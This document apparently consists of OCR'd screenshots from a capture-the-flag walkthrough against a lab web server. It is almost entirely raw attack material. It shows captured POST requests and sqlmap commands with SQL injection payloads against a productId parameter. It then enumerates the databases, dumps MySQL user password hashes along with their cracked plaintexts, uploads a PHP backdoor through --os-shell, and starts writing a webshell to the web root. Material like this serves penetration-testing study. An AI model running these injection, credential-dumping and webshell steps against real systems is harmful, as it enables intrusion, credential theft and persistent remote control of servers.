

Send
Cancel
Request
Raw
Params
Headers
Hex
POST /update_product.php HTTP/1.1
Host: 10.10.10.167
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.167/update_product.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 53
Connection: close
Upgrade-Insecure-Requests: 1
productId=&name=adasd&quantity=12&category=1&price=11


Aç
control2.txt
~/Masaüstü
Kaydet
POST /view_product.php HTTP/1.1
Host: 10.10.10.167
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.167/update_product.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 65
Connection: close
Upgrade-Insecure-Requests: 1
productId=1337&name=deneme&quantity=1&category=1&price=16


root@kali:~/Masaüstü# sqlmap -r control2.txt -p productId --dbs
{1.3.11#stable}
http://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 16:15:07 /2019-11-28/
[16:15:07] [INFO] parsing HTTP request from 'control2.txt'
[16:15:07] [INFO] resuming back-end DBMS 'mysql'
[16:15:07] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: productId (POST)
Type: boolean-based blind
Title: Boolean-based blind - Parameter replace (original value)
Payload: productId=(SELECT (CASE WHEN (6219=6219) THEN 1337 ELSE (SELECT 4527 UNION SELECT 7325) END))&name=deneme&quantity=1&category=1&price=16
Type: time-based blind
Title: MySQL < 5.0.12 AND time-based blind (heavy query)
Payload: productId=1337 AND 9279=BENCHMARK(5000000,MD5(0x74717971))&name=deneme&quantity=1&category=1&price=16
Type: UNION query
Title: Generic UNION query (NULL) - 1 column
Payload: productId=1337 UNION ALL SELECT CONCAT(0x716b6a6271,0x4f6d79426b4453797854696d6b42646e684f5454524a525a6458486b4564504d6747584771585161,0x7170627071)-- qNOT&name=deneme&quantity=1&category=1&price=16


[16:15:08] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL < 5.0.12
[16:15:08] [INFO] fetching database names
available databases [3]:
[*] information_schema
[*] mysql
[*] warehouse


root@kali:~/Masaüstü# sqlmap -r control2.txt -p productId -D mysql --tables
{1.3.11#stable}
http://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 16:15:51 /2019-11-28/
[16:15:51] [INFO] parsing HTTP request from 'control2.txt'
[16:15:52] [INFO] resuming back-end DBMS 'mysql'
[16:15:52] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: productId (POST)
Type: boolean-based blind
Title: Boolean-based blind - Parameter replace (original value)
Payload: productId=(SELECT (CASE WHEN (6219=6219) THEN 1337 ELSE (SELECT 4527 UNION SELECT 7325) END))&name=deneme&quantity=1&category=1&price=16
Type: time-based blind
Title: MySQL < 5.0.12 AND time-based blind (heavy query)
Payload: productId=1337 AND 9279=BENCHMARK(5000000,MD5(0x74717971))&name=deneme&quantity=1&category=1&price=16
Type: UNION query
Title: Generic UNION query (NULL) - 1 column
Payload: productId=1337 UNION ALL SELECT CONCAT(0x716b6a6271,0x4f6d79426b4453797854696d6b42646e684f5454524a525a6458486b4564504d6747584771585161,0x7170627071)-- qNOT&name=deneme&quantity=1&category=1&price=16

[16:15:52] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL < 5.0.12
[16:15:52] [INFO] fetching tables for database: 'mysql'
Database: mysql
[31 tables]
user
column_stats
columns_priv
db
event
func
general_log


```
root@kali:~/Masaüstü# sqlmap -r control2.txt -p productId -D mysql -T user --columns
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.3.11#stable}
|_ -| . ["]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable
 local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 16:17:14 /2019-11-28/

[16:17:14] [INFO] parsing HTTP request from 'control2.txt'
[16:17:14] [INFO] resuming back-end DBMS 'mysql'
[16:17:14] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: productId (POST)
    Type: boolean-based blind
    Title: Boolean-based blind - Parameter replace (original value)
    Payload: productId=(SELECT (CASE WHEN (6219=6219) THEN 1337 ELSE (SELECT 4527 UNION SELECT 7325) END))&name=deneme&quantity=1&category=1&price=16

    Type: time-based blind
    Title: MySQL < 5.0.12 AND time-based blind (heavy query)
    Payload: productId=1337 AND 9279=BENCHMARK(5000000,MD5(0x74717971))&name=deneme&quantity=1&category=1&price=16

    Type: UNION query
    Title: Generic UNION query (NULL) - 1 column
    Payload: productId=1337 UNION ALL SELECT CONCAT(0x716b6a6271,0x4f6d79426b4453797854696d6b42646e684f5454524a525a6458486b4564504d6747584771585161,0x717062707
1)-- qNOT&name=deneme&quantity=1&category=1&price=16
---
[16:17:14] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL < 5.0.12
[16:17:14] [INFO] fetching columns for table 'user' in database 'mysql'
Database: mysql
Table: user
[47 columns]
+------------------------+--------------------+
| Column                 | Type               |
+------------------------+--------------------+
| User                   | char(80)           |
| Alter_priv             | varchar(1)         |
| Alter_routine_priv     | varchar(1)         |
| authentication_string  | longtext           |
| Create_priv            | varchar(1)         |
| Create_routine_priv    | varchar(1)         |
| Create_tablespace_priv | varchar(1)         |
| Create_tmp_table_priv  | varchar(1)         |
```


root@kali:~/Masaüstü# sqlmap -r control2.txt -p productId -D mysql -T user -C User,Password --dump
{1.3.11#stable}
http://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 16:18:18 /2019-11-28/
[16:18:18] [INFO] parsing HTTP request from 'control2.txt'
[16:18:18] [INFO] resuming back-end DBMS 'mysql'
[16:18:18] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: productId (POST)
Type: boolean-based blind
Title: Boolean-based blind - Parameter replace (original value)
Payload: productId=(SELECT (CASE WHEN (6219=6219) THEN 1337 ELSE (SELECT 4527 UNION SELECT 7325) END))&name=deneme&quantity=1&category=1&price=16
Type: time-based blind
Title: MySQL < 5.0.12 AND time-based blind (heavy query)
Payload: productId=1337 AND 9279=BENCHMARK(5000000,MD5(0x74717971))&name=deneme&quantity=1&category=1&price=16
Type: UNION query
Title: Generic UNION query (NULL) - 1 column
Payload: productId=1337 UNION ALL SELECT CONCAT(0x716b6a6271,0x4f6d79426b4453797854696d6b42646e684f5454524a525a6458486b4564504d6747584771585161,0x7170627071)-- qNOT&name=deneme&quantity=1&category=1&price=16

[16:18:20] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL < 5.0.12
[16:18:20] [INFO] fetching entries of column(s) 'Password, `User`' for table 'user' in database 'mysql'
[16:18:20] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries). Falling back to partial UNION technique
[16:18:20] [INFO] used SQL query returns 6 entries
[16:18:20] [INFO] resumed: '*0E178792E8FC304A2E3133D535D38CAF1DA3CD9D','hector'
[16:18:20] [INFO] resumed: '*CFE3EEE434B38CBF709AD67A4DCDEA476CBA7FDA','manager'
[16:18:20] [INFO] resumed: '*0A4A5CAD344718DC418035A1F4D292BA603134D8','root'
[16:18:20] [INFO] resumed: '*0A4A5CAD344718DC418035A1F4D292BA603134D8','root'
[16:18:20] [INFO] resumed: '*0A4A5CAD344718DC418035A1F4D292BA603134D8','root'
[16:18:20] [INFO] resumed: '*0A4A5CAD344718DC418035A1F4D292BA603134D8','root'
[16:18:20] [INFO] recognized possible password hashes in column 'Password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[16:18:22] [INFO] writing hashes to a temporary file '/tmp/sqlmaprehrhfiv3753/sqlmaphashes-12lzo264.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[16:18:24] [INFO] using hash method 'mysql_passwd'

```
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[16:18:22] [INFO] writing hashes to a temporary file '/tmp/sqlmaprehrhfiv3753/sqlmaphashes-12lzo264.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[16:18:24] [INFO] using hash method 'mysql_passwd'
[16:18:24] [INFO] resuming password 'l33th4x0rhector' for hash '*0e178792e8fc304a2e3133d535d38caf1da3cd9d'
[16:18:24] [INFO] resuming password 'l3tm3!n' for hash '*cfe3eee434b38cbf709ad67a4dcdea476cba7fda'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> /usr/share/wordlists/rockyou.txt
[16:18:38] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] n
[16:18:40] [INFO] starting dictionary-based cracking (mysql_passwd)
[16:18:40] [INFO] starting 4 processes
Database: mysql
Table: user
[6 entries]
+---------+-------------------------------------------------------------+
| User    | Password                                                    |
+---------+-------------------------------------------------------------+
| hector  | *0E178792E8FC304A2E3133D535D38CAF1DA3CD9D (l33th4x0rhector) |
| manager | *CFE3EEE434B38CBF709AD67A4DCDEA476CBA7FDA (l3tm3!n)         |
| root    | *0A4A5CAD344718DC418035A1F4D292BA603134D8                    |
| root    | *0A4A5CAD344718DC418035A1F4D292BA603134D8                    |
| root    | *0A4A5CAD344718DC418035A1F4D292BA603134D8                    |
| root    | *0A4A5CAD344718DC418035A1F4D292BA603134D8                    |
+---------+-------------------------------------------------------------+

[16:18:57] [INFO] table 'mysql.`user`' dumped to CSV file '/root/.sqlmap/output/10.10.10.167/dump/mysql/user.csv'
[16:18:57] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 1 times
[16:18:57] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.10.10.167'

[*] ending @ 16:18:57 /2019-11-28/

root@kali:~/Masaüstü#
```



root@kali:~/Masaüstü# sqlmap -r control2.txt -p productId --os-shell
{1.3.11#stable}
http://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 16:19:55 /2019-11-28/
[16:19:55] [INFO] parsing HTTP request from 'control2.txt'
[16:19:55] [INFO] resuming back-end DBMS 'mysql'
[16:19:55] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: productId (POST)
Type: boolean-based blind
Title: Boolean-based blind - Parameter replace (original value)
Payload: productId=(SELECT (CASE WHEN (6219=6219) THEN 1337 ELSE (SELECT 4527 UNION SELECT 7325) END))&name=deneme&quantity=1&category=1&price=16
Type: time-based blind
Title: MySQL < 5.0.12 AND time-based blind (heavy query)
Payload: productId=1337 AND 9279=BENCHMARK(5000000,MD5(0x74717971))&name=deneme&quantity=1&category=1&price=16
Type: UNION query
Title: Generic UNION query (NULL) - 1 column
Payload: productId=1337 UNION ALL SELECT CONCAT(0x716b6a6271,0x4f6d79426b4453797854696d6b42646e684f5454524a525a6458486b4564504d6747584771585161,0x7170627071)-- qNOT&name=deneme&quantity=1&category=1&price=16


[16:19:55] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL < 5.0.12
[16:19:55] [INFO] going to use a web backdoor for command prompt
[16:19:55] [INFO] fingerprinting the back-end DBMS operating system
[16:19:55] [INFO] the back-end DBMS operating system is Windows
which web application language does the web server support?
[1] ASP
[2] ASPX
[3] JSP
[4] PHP (default)
> 4
do you want sqlmap to further try to provoke the full path disclosure? [Y/n] y
[16:20:00] [WARNING] unable to automatically retrieve the web server document root
what do you want to use for writable directory?
[1] common location(s) ('C:/xampp/htdocs/, C:/wamp/www/, C:/Inetpub/wwwroot/') (default)
[2] custom location(s)
[3] custom directory list file

```
[1] common location(s) ('C:/xampp/htdocs/, C:/wamp/www/, C:/Inetpub/wwwroot/') (default)
[2] custom location(s)
[3] custom directory list file
[4] brute force search
> 1
[16:20:02] [WARNING] unable to automatically parse any web server path
[16:20:02] [INFO] trying to upload the file stager on 'C:/xampp/htdocs/' via LIMIT 'LINES TERMINATED BY' method
[16:20:03] [WARNING] unable to upload the file stager on 'C:/xampp/htdocs/'
[16:20:03] [INFO] trying to upload the file stager on 'C:/xampp/htdocs/' via UNION method
[16:20:03] [WARNING] expect junk characters inside the file as a leftover from UNION query
[16:20:03] [WARNING] it looks like the file has not been written (usually occurs if the DBMS process user has no write privileges in the destination path)
[16:20:04] [INFO] trying to upload the file stager on 'C:/wamp/www/' via LIMIT 'LINES TERMINATED BY' method
[16:20:04] [WARNING] unable to upload the file stager on 'C:/wamp/www/'
[16:20:04] [INFO] trying to upload the file stager on 'C:/wamp/www/' via UNION method
[16:20:06] [WARNING] it looks like the file has not been written (usually occurs if the DBMS process user has no write privileges in the destination path)
[16:20:08] [INFO] trying to upload the file stager on 'C:/Inetpub/wwwroot/' via LIMIT 'LINES TERMINATED BY' method
[16:20:08] [WARNING] unable to upload the file stager on 'C:/Inetpub/wwwroot/'
[16:20:08] [INFO] trying to upload the file stager on 'C:/Inetpub/wwwroot/' via UNION method
[16:20:10] [INFO] the local file '/tmp/sqlmaph7ceozx73771/tmppxwlc0lu' and the remote file 'C:/Inetpub/wwwroot/tmpuudsa.php' have the same size (713 B)
[16:20:11] [INFO] the file stager has been successfully uploaded on 'C:/Inetpub/wwwroot/' - http://10.10.10.167:80/tmpuudsa.php
[16:20:11] [WARNING] unable to upload the file through the web file stager to 'C:\Inetpub\wwwroot\'
[16:20:11] [WARNING] backdoor has not been successfully uploaded through the file stager possibly because the user running the web server process has not write
 privileges over the folder where the user running the DBMS process was able to upload the file stager or because the DBMS and web server sit on different serv
ers
do you want to try the same method used for the file stager? [Y/n] y
[16:20:16] [INFO] the backdoor has probably been successfully uploaded on 'C:/Inetpub/wwwroot/' - http://10.10.10.167:80/tmpbuhsz.php
[16:20:16] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> help
do you want to retrieve the command standard output? [Y/n/a] y
No output
os-shell> whoami
do you want to retrieve the command standard output? [Y/n/a] y
No output
os-shell>
```

```
root@kali:~/Masaüstü# sqlmap -r control2.txt -p productId --file-write=webshell.php --file-dest=C:/Inetpub/wwwroot/webshell.php
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.3.11#stable}
|_ -| . [,]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

